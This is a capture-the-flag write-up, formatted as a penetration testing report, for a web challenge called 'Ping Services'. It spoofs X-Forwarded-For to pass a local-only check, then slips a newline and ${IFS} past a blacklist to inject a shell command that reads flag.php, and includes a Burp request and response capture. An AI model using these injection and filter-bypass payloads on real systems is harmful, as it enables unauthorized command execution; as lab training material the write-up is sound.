



Penetration Testing Report


For

“Ping Services”


S.NO.	Title	#
1.	Challenge Category	Web Application
2.	Challenge Related Files	N/A
3.	File Link / Target IP	N/A

PROCEDURE

1. When you click on given link you get a page saying this service is just for local client
2. So maybe we have to make sever think that you are a local client or this request is sent for a local client.
3. Add header => X-Forwarded-For: 127.0.0.1 to the request. (Using burp or maybe any extension)



4. Now you are greeted with a page which asks for an IP to ping
5. Try different payloads it just use a blacklists of char to bypass any hacking attempt



6. Do a Little bit of research and testing
7. After then you get to know that linebreak can bypass the check.
8. After that even " " space is also removed from payload so we use \${IFS} of shell instead of space
9. Use burp for payload testing to make things easy.
10. Build the final payload for post request and get the flag.
ip=127.0.0.1%0a;cat\${IFS}flag.php

Burp Suite Community Edition v2.1.04 - Temporary Project
 Burp Project Intruder Repeater Window Help
 Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...
 Send Cancel < >

Target: http://localhost:8000

Request

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: close
Upgrade-Insecure-Requests: 1

ip=127.0.0.1%0a;cat${IFS}flag.php

```

Response

Raw Headers Hex HTML Render

```

<link href="/main.css" media="all" rel="stylesheet" type="text/css"/>
</head>
<body>
  <div class="login">
    <div class="login-screen">
      <div class="app-title">
        <h1>Ping Service</h1>
      </div>
      <form action="" method="post">
        <div class="login-form">
          <div class="control-group">
            <input type="text" class="login-field" placeholder="8.8.8.8" id="ip" name="ip">
            <label class="login-field-icon" for="login-form"></label>
          </div>
          <button type="submit" class="btn btn-primary btn-large btn-block">Submit</button>
        </div>
      </form>
    </div>
  </div>
</body>
</html>
<center> <h2 style='color:yellow'> PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.</br>
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms</br>
--- 127.0.0.1 ping statistics ---</br>
1 packets transmitted, 1 received, 0% packet loss, time 0ms</br>
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms</br>
</br>
<?php</br>
$flag =
HE{I_wonder_what_if_this_were_blind_rce????};</br>
?> </h2></center>

```

? < + > Type a search term 0 matches

? < + > Type a search term 0 matches

1.407 bytes 1.4 million

Flags:

S.No.	Flag - No.	Flag
1.	Flag 1	HE{I_wonder_what_if_this_were_blind_rce????}